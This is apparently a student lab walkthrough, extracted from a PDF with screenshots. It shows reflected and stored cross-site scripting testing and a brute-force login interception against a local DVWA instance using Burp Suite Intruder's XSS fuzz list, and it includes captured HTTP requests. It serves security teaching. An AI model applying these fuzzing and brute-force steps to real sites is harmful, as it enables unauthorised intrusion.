


## Task-5—Cross Site Scripting reflected (XSS)


- Click on XSS Reflected Section




- Enter a string and click on submit



- Request intercepted



- Send this request to the **intruder**



- Set position to **name** section

Kali [Running] - Oracle VirtualBox

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110world

File View Input Devices Help

1 2 3 4

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn

1 x 3 x 4 x +

② Sniper attack

Target <http://192.168.0.170>  Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /dva/vulnerabilities/xss_r?Name=BadUser HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.0.170/dva/vulnerabilities/xss_r/
9 Cookie: security=low; PHPSESSID=r774c1d6a0fbff5c424d2154d1fa97f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

② ⚡ ← → Search 1 highlight 1 payload position Length: 502

Event log (4) All issues (17)

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate  
Add Enter a new item  
Add from list...

④ Memory: 200.7MB

25°C Mostly cloudy

Q Search LinkedIn YouTube Mail WhatsApp Telegram Instagram Google Chrome

ENG IN 11:55:26 15-07-2025

- Select **fuzzing-XSS**

Kali [Running] - Oracle VirtualBox

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110world

File View Input Devices Help

1 2 3 4

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions ⚡ Search ⚡ Settings

Learn

1 x 3 x 4 x +

② Sniper attack

Target <http://192.168.0.170>  Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 GET /dva/vulnerabilities/xss_r?Name=BadUser HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.0.170/dva/vulnerabilities/xss_r/
9 Cookie: security=low; PHPSESSID=r774c1d6a0fbff5c424d2154d1fa97f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

② ⚡ ← → Search 1 highlight 1 payload position Length: 502

Event log (4) All issues (17)

Payloads

Payload position: All payload positions

Fuzzing

- Format strings
- Form field names - short
- Form field names - long
- Form field values
- Server-side variable names
- SSRF targets
- Fuzzing - JSON\_XML injection
- Fuzzing - out-of-band
- Fuzzing - SQL injection
- Fuzzing - XSS**
- Fuzzing - email splitting attacks
- Fuzzing - path traversal
- Fuzzing - path traversal (single file)
- Fuzzing - template injection
- 3 letter words


④ Memory: 200.7MB

25°C Mostly cloudy


Q Search LinkedIn YouTube Mail WhatsApp Telegram Instagram Google Chrome

ENG IN 11:55:36 15-07-2025


- Click on start attack




- Now enter string in input section for manual testing and click on submit button




- Pop up appears , it means there is cross site scripting vulnerability available




- Now click on Cross site scripting stored ( XSS Stored )



- Enter string in name section and enter script in message box and then click on **sign guestbook**



- Pop up appears




# Security Level -: Medium

A screenshot of a Windows desktop showing a web browser window for the Damn Vulnerable Web Application (DVWA) at `192.168.0.170/dvwa/security.php`. The security level is currently set to 'medium'. The DVWA logo is at the top, followed by a navigation menu on the left. The main content area shows 'Script Security' with a dropdown menu for security level, currently set to 'medium'. A note about PHPIDS is present, stating it is disabled. A large watermark of a hand pointing up is overlaid on the page.


- Security Level Set  

A screenshot of a Windows desktop showing the DVWA application after changing the security level. The security level is now set to 'medium'. A message box at the bottom of the page says 'Security level set to medium'. The DVWA interface remains the same, with the security level dropdown now showing 'medium'. The large hand watermark is still present.

- Set up proxy



- Turn on Interception



- Enter admin as a username and enter random password

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A browser window to the right displays the DVWA 'Brute Force' login page. The DVWA URL is 192.168.0.170/dvwa/vulnerabilities/brute?username=admin. The login form has 'admin' in the Username field and '\*\*\*\*\*' in the Password field. Below the form, an error message says 'Username and/or password incorrect.' The Burp Suite interface includes a sidebar with various attack modules like Brute Force, Command Execution, and CSRF.

- Request intercept

This screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The captured request is displayed in the 'Request' pane. The raw HTTP request is:

```

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=*****&Login=Login HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://192.168.0.170/dvwa/vulnerabilities/brute/?username=admin&password=*****&Login=Login
9 Content-Security-Policy: PHPSESSID=8c29a40d9891c5b1020935127e88
10 Upgrade-Insecure-Requests: 1
11 Priority: -1
12
13
14

```

The Burp Suite interface includes a sidebar with various attack modules like Brute Force, Command Execution, and CSRF.

